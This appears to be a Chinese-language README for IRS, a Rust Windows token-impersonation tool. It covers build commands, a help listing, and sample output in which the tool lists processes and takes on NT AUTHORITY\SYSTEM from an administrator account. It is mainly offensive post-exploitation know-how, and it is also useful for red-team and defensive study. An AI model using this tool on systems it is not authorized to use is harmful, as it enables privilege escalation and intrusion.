💡 IRS 是 https://github.com/zblurx/impersonate-rs 的一个库版本,作者 zblurx
用纯 Rust 重新实现了 Defte 的 Impersonate。更多相关信息,请参阅这篇 博客文章。
令牌模拟的方法与 Defte 的 Impersonate 略有不同:在这里,你必须选择一个 PID,并针对该 PID 中的主令牌进行模拟,然后 irs.exe 将:
CreateProcessWithTokenW 使用目标令牌执行命令,并将结果输出到命名管道只要拥有管理员权限(无需 NT SYSTEM),你就可以通过这种方式模拟目标计算机上的任何用户,并且无论有无 GUI 均可使用。
# 从 docker 构建
git clone https://github.com/zblurx/impersonate-rs
cd impersonate-rs
make release

# 或者在主机上使用 cargo
make windows

# 或者
# 32 位
RUSTFLAGS="--remap-path-prefix $$HOME=~" cargo build --release --target i686-pc-windows-gnu
# 64 位
RUSTFLAGS="--remap-path-prefix $$HOME=~" cargo build --release --target x86_64-pc-windows-gnu

# 构建文档
cargo doc --open --no-deps

# 更多信息
make help
如同静态二进制文件:
PS C:\Users\maldev\Desktop> .irs.exe --help
IRS (Impersonate-RS) It's a windows token impersonation tool written in Rust. zblurx <https://twitter.com/_zblurx>

Usage: irs.exe <COMMAND>

Commands:
  list   List all process PID available to impersonate Tokens
  exec   Execute command line from impersonate PID and get output
  spawn  Spawn new process from impersonate PID
  help   Print this message or the help of the given subcommand(s)

Options:
  -h, --help  Print help


listlist 命令用于列出进程,以及它们的会话 ID、令牌类型和关联用户。
PS C:\Users\maldev\Desktop> .\irs.exe list

[winlogon.exe                    ] [PROCESS: 624  ] [SESSION: 1 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
[lsass.exe                       ] [PROCESS: 672  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
[svchost.exe                     ] [PROCESS: 780  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
[fontdrvhost.exe                 ] [PROCESS: 788  ] [SESSION: 0 ] [TYPE: Primary] [Low   ] [USER: Font Driver Host\UMFD-0     ]
[fontdrvhost.exe                 ] [PROCESS: 796  ] [SESSION: 1 ] [TYPE: Primary] [Low   ] [USER: Font Driver Host\UMFD-1     ]
[svchost.exe                     ] [PROCESS: 888  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\SERVICE RÉSEAU  ]
[svchost.exe                     ] [PROCESS: 948  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
[dwm.exe                         ] [PROCESS: 412  ] [SESSION: 1 ] [TYPE: Primary] [System] [USER: Window Manager\DWM-1        ]
[svchost.exe                     ] [PROCESS: 460  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
[svchost.exe                     ] [PROCESS: 696  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\SERVICE LOCAL   ]
[REDACTED]
[svchost.exe                     ] [PROCESS: 836  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\SERVICE LOCAL   ]
[svchost.exe                     ] [PROCESS: 908  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\SERVICE LOCAL   ]
[svchost.exe                     ] [PROCESS: 1060 ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\SERVICE LOCAL   ]
[svchost.exe                     ] [PROCESS: 1088 ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\SERVICE LOCAL   ]
[svchost.exe                     ] [PROCESS: 1124 ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
[svchost.exe                     ] [PROCESS: 1176 ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
execexec 命令打开 pid 参数中指定的目标进程 ID,复制其令牌,并使用新令牌执行命令。
X:\>whoami
adcs1\administrator

PS C:\Users\maldev\Desktop> .\irs.exe exec --pid 708 --command whoami
[2025-10-13T20:59:42Z INFO  irs::impersonate::exec] Impersonate user NT AUTHORITY\SYSTEM
nt authority\system

PS C:\Users\maldev\Desktop> .\irs.exe exec --pid 708 --command "whoami /all"
[2025-10-13T20:59:42Z INFO  irs::impersonate::exec] Impersonate user NT AUTHORITY\SYSTEM

USER INFORMATION
----------------

User Name           SID
=================== ========
nt authority\system S-1-5-18


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
BUILTIN\Administrators                 Alias            S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label            S-1-16-16384


PRIVILEGES INFORMATION
----------------------

Privilege Name                  Description                                   State
=============================== ============================================= ========
SeAssignPrimaryTokenPrivilege   Replace a process level token                 Disabled
SeIncreaseQuotaPrivilege        Adjust memory quotas for a process            Disabled
SeTcbPrivilege                  Act as part of the operating system           Enabled
SeSecurityPrivilege             Manage auditing and security log              Disabled
SeTakeOwnershipPrivilege        Take ownership of files or other objects      Disabled
SeLoadDriverPrivilege           Load and unload device drivers                Disabled
SeProfileSingleProcessPrivilege Profile single process                        Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority                  Enabled
SeCreatePermanentPrivilege      Create permanent shared objects               Enabled
SeBackupPrivilege               Back up files and directories                 Disabled
SeRestorePrivilege              Restore files and directories                 Disabled
SeShutdownPrivilege             Shut down the system                          Disabled
SeDebugPrivilege                Debug programs                                Enabled
SeAuditPrivilege                Generate security audits                      Enabled
SeSystemEnvironmentPrivilege    Modify firmware environment values            Disabled
SeChangeNotifyPrivilege         Bypass traverse checking                      Enabled
SeUndockPrivilege               Remove computer from docking station          Disabled
SeManageVolumePrivilege         Perform volume maintenance tasks              Disabled
SeImpersonatePrivilege          Impersonate a client after authentication     Enabled
SeCreateGlobalPrivilege         Create global objects                         Enabled
SeTrustedCredManAccessPrivilege Access Credential Manager as a trusted caller Disabled


spawnspawn 命令复制所选 pid 的令牌,并使用该复制令牌启动一个新进程。
PS C:\Users\maldev\Desktop> .\irs.exe exec --pid 708 --binary "C:\Windows\System32\cmd.exe"
[2025-10-13T20:59:42Z INFO  irs::impersonate::exec] Impersonate user NT AUTHORITY\SYSTEM
library或者直接在你的 Rust 项目中使用:
Cargo.toml:
[dependencies]
irs = { path = "/data/02-GIT/github/impersonate-rs/", version = "1.0.0" }